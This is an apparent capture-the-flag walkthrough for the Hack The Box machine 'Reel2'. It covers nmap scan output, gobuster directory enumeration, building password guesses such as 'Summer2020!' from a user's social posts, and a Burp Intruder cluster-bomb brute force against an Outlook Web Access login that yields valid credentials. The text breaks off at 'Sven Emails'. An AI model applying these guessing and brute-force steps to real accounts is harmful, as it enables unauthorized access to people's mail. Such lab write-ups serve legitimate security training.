
Reel2 - 1st Dec 20


10.10.10.210



Enter a caption for this image (optional)

Scanning


We run `masscan_to_nmap.py` , a tool I made that runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.





```
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
|_http-title: 403 - Forbidden: Access is denied.
443/tcp  open  ssl/https?
| ssl-cert: Subject: commonName=Reel2
| Subject Alternative Name: DNS:Reel2, DNS:Reel2.htb.local
| Not valid before: 2020-07-30T10:12:46
|_Not valid after:  2025-07-30T10:12:46
|_ssl-date: 2020-12-01T10:51:53+00:00; +7m05s from scanner time.
5985/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6001/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
6002/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
6004/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
6005/tcp open  msrpc      Microsoft Windows RPC
6006/tcp open  msrpc      Microsoft Windows RPC
6007/tcp open  msrpc      Microsoft Windows RPC
6008/tcp open  msrpc      Microsoft Windows RPC
6010/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
6011/tcp open  msrpc      Microsoft Windows RPC
6012/tcp open  msrpc      Microsoft Windows RPC
6017/tcp open  msrpc      Microsoft Windows RPC
6167/tcp open  msrpc      Microsoft Windows RPC
8080/tcp open  http       Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.2.3
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.2.32
|_http-title: Welcome | Wallstant
```

Enumeration

We can examine the **certificate** on port **443**




We can add these domain names to our **/etc/hosts** file





We can enumerate the directories:

`gobuster dir -u https://reel2 -k -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 100`




All of the directories route us back to the sign in...as we have no creds, we need to keep looking around the box.







Port 8080




We can sign up, create an account, and then we see some strange 'friends' on the top right of this website



If we look, only two users have any posts





Password guessing

So, Sven posted about **summer** and we can see the date was **2020.** Sven also used an **exclamation mark.** This suggests to me that Sven could have a password that looks a little bit like: **summer2020!**

But we aren't sure what username or password combination this could be exactly. If we had more usernames and passwords that were applicable, we could try **password mangling** through John or Hashcat. However it's easier to just manually alter these


```
#Users
svensson
sven
svensvensson
s.svensson #microsoft conventional
sven.svensson

#Possible Passwords?
summer
summer2020
summer2020!
summer!
Summer #and beginning with capital
Summer2020
Summer2020!
Summer!
```


We can use **burpsuite** to bruteforce these in the /**owa** directory on **port 443.**

If we go to the **/owa** page and **intercept** it in **burpsuite**, we can send it to the **intruder** tab. We can select the user and password fields, and then set the **clusterbomb** attack.


Once we've filled in the user and password **payloads**, we can run the attack



We see that **s.svensson** and **Summer2020** has a unique **length** returned.




Request	Payload1	Payload2	Status	Error	Timeo...	Length
29	s.svensson	Summer2020	302			435
0			302			333
1	svensson	summer	302			333
2	sven	summer	302			333
3	svensvensson	summer	302			333
4	s.svensson	summer	302			333
5	sven.svensson	summer	302			333
6	svensson	summer2020	302			333
7	sven	summer2020	302			333
8	svensvensson	summer2020	302			333



Sven Emails

